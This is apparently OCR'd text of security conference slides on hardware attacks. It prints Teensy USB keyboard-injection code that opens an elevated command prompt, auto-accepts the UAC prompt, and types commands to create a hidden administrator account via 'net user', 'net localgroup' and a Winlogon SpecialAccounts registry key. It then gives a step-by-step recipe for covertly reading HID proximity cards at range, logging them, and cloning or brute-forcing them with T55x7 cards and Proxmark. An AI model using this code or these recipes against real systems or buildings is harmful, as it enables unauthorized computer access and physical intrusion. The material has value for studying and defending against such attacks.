
Teensy – Coding (cont.)



```
 GhostAdmin("PoC_Win7","2012");  //obviously change this to your username and password
}

void GhostAdmin(char *UserName,char *Password){
 char buffer[175];
 sprintf(buffer, "net user %s %s /ADD", UserName, Password);
 Keyboard.println(buffer);
 delay(300);
 sprintf(buffer, "net localgroup administrators %s /add", UserName);
 Keyboard.println(buffer);
 delay(300);
 sprintf(buffer, "REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\
 Keyboard.println(buffer);
 delay(300);
 Keyboard.println("exit");
}
/////////////////////////////////////////////////////////////////////////////////////////
void loop() {
  digitalWrite(PIN_D6, LOW);   // LED on
  delay(400);                  // Slow blink
  digitalWrite(PIN_D6, HIGH);  // LED off
  delay(400);
}
/////////////////////////////////////////////////////////////////////////////////////////
void GetAdminCMD(){
 Keyboard.set_modifier(MODIFIERKEY_GUI); // set windows key
```


Taken from illwill @ http://www.nesit.org board

Teensy – Coding (cont. 2)



```
  delay(400);
}
////////////////////////////////////////////////////////////////////////////////////////
void GetAdminCMD(){
 Keyboard.set_modifier(MODIFIERKEY_GUI); // set windows key
 Keyboard.send_now();                    // press windows key
 Keyboard.set_modifier(0);               // release windows key
 Keyboard.send_now();
 delay(1000);

 Keyboard.print("cmd");                         // send cmd to run box
 Keyboard.set_modifier(MODIFIERKEY_CTRL|MODIFIERKEY_SHIFT); // hold ctrl+shift
 Keyboard.set_key1(KEY_ENTER);
 Keyboard.send_now();
 clearKey();
 delay(1000);                       // delay to wait for UAC prompt

 Keyboard.set_modifier(MODIFIERKEY_ALT);   // hold alt
 Keyboard.set_key1(KEY_Y);               // set left arrow key
 Keyboard.send_now();                // send keys
 clearKey();                    // release keys

}
////////////////////////////////////////////////////////////////////////////////////////
//function to keep pressing numlock until it returns that the numlock light is on
//letting you know that the Teensy drivers installed
```

Teensy – Coding (cont. 3)




```
/////////////////////////////////////////////////////////////////////////////////
void WaitForDrivers() {

 bool numLockTrap = numLockOn();

 while(numLockTrap == numLockOn()) {
 Keyboard.set_key1(KEY_NUM_LOCK);      // press NUMLOCK key
 Keyboard.send_now();
 clearKey();
 }

 Keyboard.set_key1(KEY_NUM_LOCK);      // press NUMLOCK key
 Keyboard.send_now();
 clearKey();

}

/////////////////////////////////////////////////////////////////////////////////
// releases key and modifier
/////////////////////////////////////////////////////////////////////////////////
void clearKey() {
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
     delay(500);
}
```

Teensy – XP vs 7

- cmd vs rcmd
- This is like a human typing on a keyboard…don’t do TYPOS
- But you know… Teensy will pwn them both

Teensy – Hardware

- There are different Teensy versions
- We are using Teensy 2.0



Actual size is 1.2 by 0.7 inch

The Teensy USB Development Board is a complete USB-based microcontoller dev

This version has solder pads for all I/O signals. The Teensy is also available with the

All Teensy boards are shipped assembled and fully tested.

VCC F0 F1 F4 F5 F6 F7 B6 B5 B4 D7 D6
D4
D5
E6
GND B0 B1 B2 B3 B7 D0 D1 D2 D3 C6 C7
ATMEL
MEGA32U4
-MU
0914 259-2

Teensy – Demo

Teensy – Recipe

- Buy it here: http://www.pjrc.com/teensy

- Install the loader application: http://www.pjrc.com/teensy/loader.html

- Remember that the orange light should blink at first use

- Download the Arduino Software

- Code some cool stuff and upload it

- Attack!

RFID

- Many business use proximity cards to control physical access

- Many such implementations use cards that can be cloned

- If the implementation is not secure then cloned cards can be used to gain physical access

- Companies may have shiny expensive prox card equipment but the security features may be misconfigured or not enabled


Note! This RFID pwnage was presented by F<ON^{2}LABS at POC in Nov 2012 the first time and at many other cons before Blackhat USA 2013 where another speaker repeated a similar talk.

RFID (cont.)

- Most prox card use proprietary encoding and data formats
- This talk >> Limited to Low Frequency 125KHz cards using Frequency Shift Keying (FSK) technology
- Numerous vendors e.g. HID, Honeywell, Keyscan and others offer such solutions
- These solutions are popular and often implemented in corporate environments

RFID (cont. 2)

- Systems consists of tags, readers and a backend control system
- Tags contain an antenna and a chip and are usually passive
- Passive cards require the reader to provide power for communication



RFID (cont. 3)

- One of the most popular commercial solutions is HID ProxCard

- Still used despite security weaknesses

- Card stores a 44-bit value sent to the backend via a reader to grant or deny access

- Only 26-bits are used for authentication

- What could possibly go wrong ;) ?

RFID – Pwn Time

- Reading a victim's prox card means the attacker knows the 26-bits
- Roll your own or buy a reader
- Add battery pack to power reader for portability
- Maximize read range for maximum leetness
- Most readers requires card to be within 3-4 inches >> GTFO, Pedro!

RFID – Pwn Time (cont.)

- HID Maxiprox 5375 long-range reader
- Reads ProxCards II at ~24 inches powered with 12V
- Data is output through Wiegand interface

Props to Carl at proxclone.com


RFID – Protocols

- Wiegand interface connects readers (RFID and magstripe) to physical security control backend control systems

- Wiegand has two data wires (Data0 and Data1) and ground


- No data sent >> Data0 and Data1 is pulled up to high voltage +5V

- Data sent >> one line is pulled to low voltage




RFID – Protocols (cont.)


- Wiegand data format is 26 bits
- Facility code is 8 bits
- Card number (user ID) is 16 bits
- Parity bit leading and trailing
- Proprietary preamble bits (HID)


Leading Parity Bit (even)
Facility Code (8 bits)
Card number (16 bits)
Trailing Parity Bit (odd)
P FFFFFFFF NNNNNNNNNNNNNNNN P

RFID – Mod Time


- Add Pro Micro 16Mhz 5V for decoding Wiegand output from reader
- Add battery pack and SD card module to save read prox card loot
- Upload code to Pro Micro to read Wiegand output, decode to binary and save to SD card




9 8 7 6 5 4 3 2 GND GND RXI TXO
Pro Micro
10 16 17 15 A0 A1 A2 A3 VCC RST GND RAW

Props to colligomentis.com

RFID - FrankenClone



RFID - Demo

- **Our friends at airport security do not love and cherish FrankenClone ...**

RFID – Cloning

- FrankenClone read victim cards and the 26-bits required to authenticate to the backend

- We g0tz an SD card with facility and user IDs

- T55x7 cards to the rescue


- Emulation of most 125Khz RFID tags possible with T55x7 cards

- 100K+ rewrites after initial programming

- HID preamble bits can be added

RFID – Cloning

- Time to whip out our cardloot data
- Gimme the loot. Gimme the loot.



```
26-bit HID card full value (HEX): 200414f4d2, (BIN): 00000010000000000100000101001111010011010010
```

44 bits

00000010000000000100000101001111010011010010

Preamble	Site code Bin 1010 Dec 010	Card number Bin 111101001101001 Dec 31337

Moar mega props to Carl at proxclone.com for deciphering format

RFID – Card Cloning


- Programming T55x7 cards with facility and user IDs requires a writer

- Roll own or buy one

- Russian options include Keymaster Pro 4 and Proxy Key T5

Greetz to the Vladinator in Kiev!

RFID – Emulation



- Proxmark3 can emulate T55x7 cards

- More phun though is the possibility to emulate cards and brute force code https://github.com/brad-anton/proxbrute.git

- If a facility and user IDs is known then trying nearby numbers is useful since employees may have different physical access rights.

Props to brad antoniewicz at foundstone for proxbrute

RFID – Recipe

- HW: HID Maxiprox, eBay
- HW: Pro Micro 5V 16Mhz, https://www.sparkfun.com/products/11098
- HW: SD card module, https://www.sparkfun.com/products/544
- HW: Battery holder, eBay
- HW: Micro USB male connector, eBay
- HW: Wires, eBay
- HW: Rechargeable AA batteries, eBay
- SW: Base Arduino code – tweak it!, http://colligomentis.com/wp-content/uploads/2012/05/HID_Card_Catcher_NoKeypad_Micro.txt

RFID – Recipe (cont.)

- **HW: Keymaster Pro RF 4, Google Russia or Ukraine**

- **HW: Prox Key T5, Google Russia or Ukraine**

- **HW: Proxmark3 eBay or http://proxmark3.com/**

RFID – Recipe (cont. 2)

- Turn on FrankenClone and throw it in a bag
